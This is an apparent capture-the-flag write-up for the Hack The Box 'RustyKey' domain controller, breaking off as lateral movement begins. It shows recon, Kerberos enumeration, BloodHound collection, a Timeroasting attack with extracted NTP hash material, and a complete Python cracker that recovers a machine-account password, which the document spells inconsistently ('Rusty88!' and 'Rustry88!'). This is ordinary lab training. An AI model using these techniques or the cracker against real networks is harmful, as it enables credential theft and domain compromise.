RustyKey
| Machine | Difficulty | OS | Release | |
|---|---|---|---|---|
| RustyKey | Hard | Windows | 29 Jun 2025 |  |
Machine Information
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account: rr.parker / 8#t5HE8L!W3A
Recon
Start off with an Nmap Scan
1
2
3
4
5
IP=10.10.11.75

port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )

sudo nmap -sC -sV -vv -p $port $IP -oN rustykey.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
┌──(kali㉿kali)-[~/HTB-machine/rustykey]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN rustykey.scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 09:13 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:13
Completed NSE at 09:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:13
Completed NSE at 09:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:13
Completed NSE at 09:13, 0.00s elapsed
Initiating Ping Scan at 09:13
Scanning 10.129.79.33 [4 ports]
Completed Ping Scan at 09:13, 0.31s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:13
Completed Parallel DNS resolution of 1 host. at 09:13, 0.00s elapsed
Initiating SYN Stealth Scan at 09:13
Scanning 10.129.79.33 [26 ports]
Discovered open port 445/tcp on 10.129.79.33
Discovered open port 53/tcp on 10.129.79.33
Discovered open port 139/tcp on 10.129.79.33
Discovered open port 135/tcp on 10.129.79.33
Discovered open port 3268/tcp on 10.129.79.33
Discovered open port 49669/tcp on 10.129.79.33
Discovered open port 5985/tcp on 10.129.79.33
Discovered open port 49673/tcp on 10.129.79.33
Discovered open port 49667/tcp on 10.129.79.33
Discovered open port 49671/tcp on 10.129.79.33
Discovered open port 49692/tcp on 10.129.79.33
Discovered open port 9389/tcp on 10.129.79.33
Discovered open port 49670/tcp on 10.129.79.33
Discovered open port 464/tcp on 10.129.79.33
Discovered open port 593/tcp on 10.129.79.33
Discovered open port 88/tcp on 10.129.79.33
Discovered open port 47001/tcp on 10.129.79.33
Discovered open port 3269/tcp on 10.129.79.33
Discovered open port 636/tcp on 10.129.79.33
Discovered open port 49665/tcp on 10.129.79.33
Discovered open port 389/tcp on 10.129.79.33
Discovered open port 49677/tcp on 10.129.79.33
Discovered open port 49666/tcp on 10.129.79.33
Discovered open port 49674/tcp on 10.129.79.33
Discovered open port 56369/tcp on 10.129.79.33
Discovered open port 49664/tcp on 10.129.79.33
Completed SYN Stealth Scan at 09:13, 0.51s elapsed (26 total ports)
Initiating Service scan at 09:13
Scanning 26 services on 10.129.79.33
Service scan Timing: About 61.54% done; ETC: 09:15 (0:00:36 remaining)
Completed Service scan at 09:14, 63.86s elapsed (26 services on 1 host)
NSE: Script scanning 10.129.79.33.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:14
Completed NSE at 09:15, 10.14s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 9.90s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.01s elapsed
Nmap scan report for 10.129.79.33
Host is up, received reset ttl 127 (0.27s latency).
Scanned at 2025-06-29 09:13:53 EDT for 85s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-29 13:22:01Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56369/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8m05s
| smb2-time:
|   date: 2025-06-29T13:23:07
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 45158/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 54831/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 64492/udp): CLEAN (Failed to receive data)
|   Check 4 (port 23755/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.69 seconds
           Raw packets sent: 30 (1.296KB) | Rcvd: 27 (1.184KB)
Here Nmap identifies this host as an Active Directory domain controller with Kerberos (88), LDAP (389/3268), SMB (445), WinRM (5985/47001) and numerous RPC high ports open.
The smb2-security-mode script reports “Message signing enabled and required”, so SMB signing is enforced.
We were provided valid credentials, but initial attempts to authenticate showed NTLM was disabled and the server required Kerberos. The SMB responses indicate NTLM:False and signing:True, so we must authenticate with Kerberos rather than NTLM.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ netexec smb 10.10.11.75 -u rr.parker -p '8#t5HE8L!W3A'
SMB         10.10.11.75     445    10.10.11.75      [*]  x64 (name:10.10.11.75) (domain:10.10.11.75) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.75     445    10.10.11.75      [-] 10.10.11.75\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ netexec smb 10.10.11.75 -u rr.parker -p '8#t5HE8L!W3A' -k
SMB         10.10.11.75     445    10.10.11.75      [*]  x64 (name:10.10.11.75) (domain:10.10.11.75) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.75     445    10.10.11.75      [-] 10.10.11.75\rr.parker:8#t5HE8L!W3A KDC_ERR_WRONG_REALM
First update /etc/hosts
1
grep -qxF '10.10.11.75 DC.rustykey.htb rustykey.htb DC' /etc/hosts || echo '10.10.11.75 DC.rustykey.htb rustykey.htb DC' | sudo tee -a /etc/hosts
Then update /etc/krb5.conf so the realm and KDC are correct:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = RUSTYKEY.HTB

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.rustykey.htb
        admin_server = dc.rustykey.htb
        default_domain = rustykey.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
After fixing the realm and syncing time with the domain controller, Kerberos authentication succeeds:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ sudo ntpdate dc.rustykey.htb
2025-11-13 19:22:57.155243 (+0000) +255.162643 +/- 0.118010 dc.rustykey.htb 10.10.11.75 s1 no-leap
CLOCK: time stepped by 255.162643

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ netexec smb DC.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k
SMB         DC.rustykey.htb 445    DC               [*]  x64 (name:DC) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC.rustykey.htb 445    DC               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
Enumeration
Using netexec I enumerated domain users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --users

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         dc.rustykey.htb 445    dc               Administrator                 2025-06-04 22:52:22 0       Built-in account for administering the computer/domain
SMB         dc.rustykey.htb 445    dc               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         dc.rustykey.htb 445    dc               krbtgt                        2024-12-27 00:53:40 0       Key Distribution Center Service Account
SMB         dc.rustykey.htb 445    dc               rr.parker                     2025-06-04 22:54:15 0
SMB         dc.rustykey.htb 445    dc               mm.turner                     2024-12-27 10:18:39 0
SMB         dc.rustykey.htb 445    dc               bb.morgan                     2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               gg.anderson                   2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               dd.ali                        2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               ee.reed                       2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               nn.marcos                     2024-12-27 11:34:50 0
SMB         dc.rustykey.htb 445    dc               backupadmin                   2024-12-30 00:30:18 0
SMB         dc.rustykey.htb 445    dc               [*] Enumerated 11 local users: RUSTYKEY
here I create a wordlist of all users for later use using a regex:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt


Administrator
Guest
krbtgt
rr.parker
mm.turner
bb.morgan
gg.anderson
dd.ali
ee.reed
nn.marcos
backupadmin
Checking for interesting SMB shares returned only the default/service shares (no writable or user data shares).
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --shares
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               [*] Enumerated shares
SMB         dc.rustykey.htb 445    dc               Share           Permissions     Remark
SMB         dc.rustykey.htb 445    dc               -----           -----------     ------
SMB         dc.rustykey.htb 445    dc               ADMIN$                          Remote Admin
SMB         dc.rustykey.htb 445    dc               C$                              Default share
SMB         dc.rustykey.htb 445    dc               IPC$            READ            Remote IPC
SMB         dc.rustykey.htb 445    dc               NETLOGON        READ            Logon server share
SMB         dc.rustykey.htb 445    dc               SYSVOL          READ            Logon server share
here i check writable permissions for the current user and collect data with BloodHound. nothing interesting for outbound object control was found.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=rustykey,DC=htb
permission: WRITE

distinguishedName: CN=rr.parker,CN=Users,DC=rustykey,DC=htb
permission: WRITE

After collecting data with bloodhound-python there are many computers in the domain but the user is a member of a normal group and no outbound object control is present.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ bloodhound-python  -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -c All --zip -ns $IP -k
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: dc.rustykey.htb
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Done in 00M 32S
INFO: Compressing output into 20251113193438_bloodhound.zip
This user is a member of the Domain Users group (a normal, non‑privileged account).
Timeroasting Attack
On the surface nothing looks interesting here, but there is a technique called Timeroasting that abuses the AD NTP extension to retrieve salted password material for computer accounts — these responses can be cracked offline to recover weak or legacy computer passwords, potentially yielding an initial AD foothold or further privileges; for details see the white paper: Timeroasting, Trustroasting and Computer Spraying
Use this tool to query the DC’s NTP extension for computer RIDs and extract the NTP response MACs (the sntp-ms lines). These values are derived from the computer account’s NT hash and can be cracked offline to recover weak or legacy computer passwords — giving you potential authenticated access as those computer accounts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/Timeroast]
└─# python3 timeroast.py 10.10.11.75
1000:$sntp-ms$0582b5b33b5d12ec3fe7c2ee5372bc8b$1c0111e900000000000a26544c4f434cec0f9e09b77a410ee1b8428bffbfcd0aec0fd092238244e9ec0fd092238284aa
1103:$sntp-ms$72787d463e17088cc8e7206385eb13c8$1c0111e900000000000a26554c4f434cec0f9e09b8b3537fe1b8428bffbfcd0aec0fd092ccab00caec0fd092ccab34cc
1104:$sntp-ms$7f9263ecca3acf42b0f2c7ddcb139313$1c0111e900000000000a26554c4f434cec0f9e09b64487efe1b8428bffbfcd0aec0fd092ce54ca5cec0fd092ce54f956
1105:$sntp-ms$067817cb516527fd272163caab2adafe$1c0111e900000000000a26554c4f434cec0f9e09b7d6f976e1b8428bffbfcd0aec0fd092cfe73d91ec0fd092cfe76c8b
1106:$sntp-ms$695aa70e746305a3030e46b37ed2f651$1c0111e900000000000a26554c4f434cec0f9e09b55ea323e1b8428bffbfcd0aec0fd092d1877c60ec0fd092d187a9ad
1107:$sntp-ms$02a46ac0cf1b8a358f6e7fd71693a0a1$1c0111e900000000000a26554c4f434cec0f9e09b705adbee1b8428bffbfcd0aec0fd092d32e854eec0fd092d32eb5f5
1118:$sntp-ms$4a2f984d0481464b8fe7eb33fafc1c16$1c0111e900000000000a26554c4f434cec0f9e09b50cb5f0e1b8428bffbfcd0aec0fd092e52d58feec0fd092e52d89a6
1119:$sntp-ms$0a7d83d8fdfb11fa0760a17ccef6a124$1c0111e900000000000a26554c4f434cec0f9e09b6b1a2a4e1b8428bffbfcd0aec0fd092e6d23190ec0fd092e6d27b62
1120:$sntp-ms$20f2888a9644020313286eeab6f0742c$1c0111e900000000000a26554c4f434cec0f9e09b85a89b9e1b8428bffbfcd0aec0fd092e87b2463ec0fd092e87b6276
1121:$sntp-ms$e0ae0ad98c2707c630fd902bd3ad19c7$1c0111e900000000000a26554c4f434cec0f9e09b6364f47e1b8428bffbfcd0aec0fd092ea2ded79ec0fd092ea2e3094
1122:$sntp-ms$4fb0c89dff2f75357c704bf99ea9c81f$1c0111e900000000000a26554c4f434cec0f9e09b7c4be0ae1b8428bffbfcd0aec0fd092ebbc6d03ec0fd092ebbc9daa
1123:$sntp-ms$58924ffba126db341897eb946bc46e72$1c0111e900000000000a26554c4f434cec0f9e09b566673de1b8428bffbfcd0aec0fd092ed76a147ec0fd092ed76da51
1124:$sntp-ms$ce33e2aef44f6ccc4e9db7dba6ab189c$1c0111e900000000000a26554c4f434cec0f9e09b7418f16e1b8428bffbfcd0aec0fd092ef51b4feec0fd092ef52022b
1125:$sntp-ms$0d5342a86feee87a6ede23228caa8b6c$1c0111e900000000000a26554c4f434cec0f9e09b8abc870e1b8428bffbfcd0aec0fd092f0bc00ccec0fd092f0bc3d32
1126:$sntp-ms$a1c6077b7122b37a7a364216c97095e7$1c0111e900000000000a26554c4f434cec0f9e09b61d282ee1b8428bffbfcd0aec0fd092f245fc63ec0fd092f2462d0a
1127:$sntp-ms$0a4abe9dfef6840edb64fd6298331f91$1c0111e900000000000a26554c4f434cec0f9e09b7eea712e1b8428bffbfcd0aec0fd092f4177490ec0fd092f417af49
To crack it, a script is created:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
#!/usr/bin/env python3

import hashlib
import argparse
from binascii import unhexlify
import sys
from typing import List, Tuple

try:
    from tqdm import tqdm
except ImportError:
    print("Please install tqdm: pip install tqdm")
    sys.exit(1)


def md4(data: bytes) -> bytes:
    try:
        return hashlib.new('md4', data).digest()
    except ValueError:
        from passlib.utils.md4 import md4
        return md4(data)


def parse_hash_line(line: str) -> Tuple[str, bytes, bytes]:
    try:
        parts = line.strip().split('$')
        rid = parts[0].split(':')[0]
        hashval = bytes.fromhex(parts[2])
        salt = bytes.fromhex(parts[3])
        return rid, hashval, salt
    except Exception as e:
        print(f"[!] Invalid hash format: {line}")
        sys.exit(1)


def load_hashes_from_file(path: str) -> List[Tuple[str, bytes, bytes]]:
    with open(path, 'r') as f:
        return [parse_hash_line(line) for line in f if line.strip()]


def load_wordlist(path: str) -> List[str]:
    with open(path, 'r', encoding='latin-1') as f:
        return [line.strip() for line in f if line.strip()]


def try_password(password: str, hash_data: Tuple[str, bytes, bytes]) -> bool:
    rid, target_hash, salt = hash_data
    nt_hash = md4(password.encode('utf-16le'))
    calc = hashlib.md5(nt_hash + salt).digest()
    return calc == target_hash


def crack_hashes(hashes: List[Tuple[str, bytes, bytes]], wordlist: List[str]):
    for rid, hashval, salt in hashes:
        print(f"\n[*] Cracking RID {rid}...")
        found = False
        for word in tqdm(wordlist, desc=f"🔍 RID {rid}", unit="pw", ncols=70):
            if try_password(word, (rid, hashval, salt)):
                print(f"\n[+] Password for RID {rid}: {word}")
                found = True
                break

        if not found:
            print(f"[-] Password for RID {rid} not found in wordlist.")


def test_single_password(password: str, hashes: List[Tuple[str, bytes, bytes]]):
    for rid, hashval, salt in hashes:
        if try_password(password, (rid, hashval, salt)):
            print(f"[+] RID {rid} is cracked with password: {password}")
        else:
            print(f"[-] RID {rid} not matched with password: {password}")


def main():
    parser = argparse.ArgumentParser(
        description="🔥 Timeroast Password Cracker — Crack MS-SNTP hashes with a wordlist or single password.",
        epilog="Example: python3 timeroast_cracker.py -H hashes.txt -w rockyou.txt"
    )

    group_hash = parser.add_mutually_exclusive_group(required=True)
    group_hash.add_argument('-H', '--hashes', help='File containing $sntp-ms$ hashes')
    group_hash.add_argument('--hash', help='Single hash line in format: RID:$sntp-ms$HASH$SALT')

    group_word = parser.add_mutually_exclusive_group(required=True)
    group_word.add_argument('-w', '--wordlist', help='Wordlist to try (e.g., rockyou.txt)')
    group_word.add_argument('--password', help='Single password to try against all hashes')

    args = parser.parse_args()

    if args.hashes:
        hash_entries = load_hashes_from_file(args.hashes)
    else:
        hash_entries = [parse_hash_line(args.hash)]

    if args.wordlist:
        words = load_wordlist(args.wordlist)
        crack_hashes(hash_entries, words)

    elif args.password:
        test_single_password(args.password, hash_entries)


if __name__ == '__main__':
    main()
Using timeroast_cracker with rockyou.txt I cracked RID 1125 — the password is Rusty88!.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
┌──(kali㉿kali)-[~/HTB-machine/rustykey/timeroast_cracker]
└─$ python3 timeroast_cracker.py -H ../hashes.txt -w /usr/share/wordlists/rockyou.txt

[*] Cracking RID 1000...
🔍 RID 1000: 100%|████| 14344381/14344381 [00:32<00:00, 436368.37pw/s]
[-] Password for RID 1000 not found in wordlist.

[*] Cracking RID 1103...
🔍 RID 1103: 100%|████| 14344381/14344381 [00:33<00:00, 434183.82pw/s]
[-] Password for RID 1103 not found in wordlist.

[*] Cracking RID 1104...
🔍 RID 1104: 100%|████| 14344381/14344381 [00:32<00:00, 445810.30pw/s]
[-] Password for RID 1104 not found in wordlist.

[*] Cracking RID 1105...
🔍 RID 1105: 100%|████| 14344381/14344381 [00:36<00:00, 397114.39pw/s]
[-] Password for RID 1105 not found in wordlist.

[*] Cracking RID 1106...
🔍 RID 1106: 100%|████| 14344381/14344381 [00:36<00:00, 393078.14pw/s]
[-] Password for RID 1106 not found in wordlist.

[*] Cracking RID 1107...
🔍 RID 1107: 100%|████| 14344381/14344381 [00:37<00:00, 381748.28pw/s]
[-] Password for RID 1107 not found in wordlist.

[*] Cracking RID 1118...
🔍 RID 1118: 100%|████| 14344381/14344381 [00:34<00:00, 416783.18pw/s]
[-] Password for RID 1118 not found in wordlist.

[*] Cracking RID 1119...
🔍 RID 1119: 100%|████| 14344381/14344381 [00:35<00:00, 402499.72pw/s]
[-] Password for RID 1119 not found in wordlist.

[*] Cracking RID 1120...
🔍 RID 1120: 100%|████| 14344381/14344381 [00:36<00:00, 392816.38pw/s]
[-] Password for RID 1120 not found in wordlist.

[*] Cracking RID 1121...
🔍 RID 1121: 100%|████| 14344381/14344381 [00:33<00:00, 428418.24pw/s]
[-] Password for RID 1121 not found in wordlist.

[*] Cracking RID 1122...
🔍 RID 1122: 100%|████| 14344381/14344381 [00:38<00:00, 375584.11pw/s]
[-] Password for RID 1122 not found in wordlist.

[*] Cracking RID 1123...
🔍 RID 1123: 100%|████| 14344381/14344381 [00:37<00:00, 385066.01pw/s]
[-] Password for RID 1123 not found in wordlist.

[*] Cracking RID 1124...
🔍 RID 1124: 100%|████| 14344381/14344381 [00:41<00:00, 346556.73pw/s]
[-] Password for RID 1124 not found in wordlist.

[*] Cracking RID 1125...
🔍 RID 1125:  74%|██▉ | 10654099/14344381 [00:29<00:08, 442249.14pw/s]
[+] Password for RID 1125: Rusty88!
🔍 RID 1125:  74%|██▉ | 10666592/14344381 [00:29<00:10, 361613.36pw/s]

[*] Cracking RID 1126...
🔍 RID 1126: 100%|████| 14344381/14344381 [00:34<00:00, 412998.09pw/s]
[-] Password for RID 1126 not found in wordlist.

[*] Cracking RID 1127...
🔍 RID 1127: 100%|████| 14344381/14344381 [00:35<00:00, 400921.60pw/s]
[-] Password for RID 1127 not found in wordlist.
Here we have:
IT-COMPUTER3$:Rustry88!
Lateral Movement
Add Self
Here we can see that IT-COMPUTER3 has the Add Self right on the HELPDESK group. Add Self
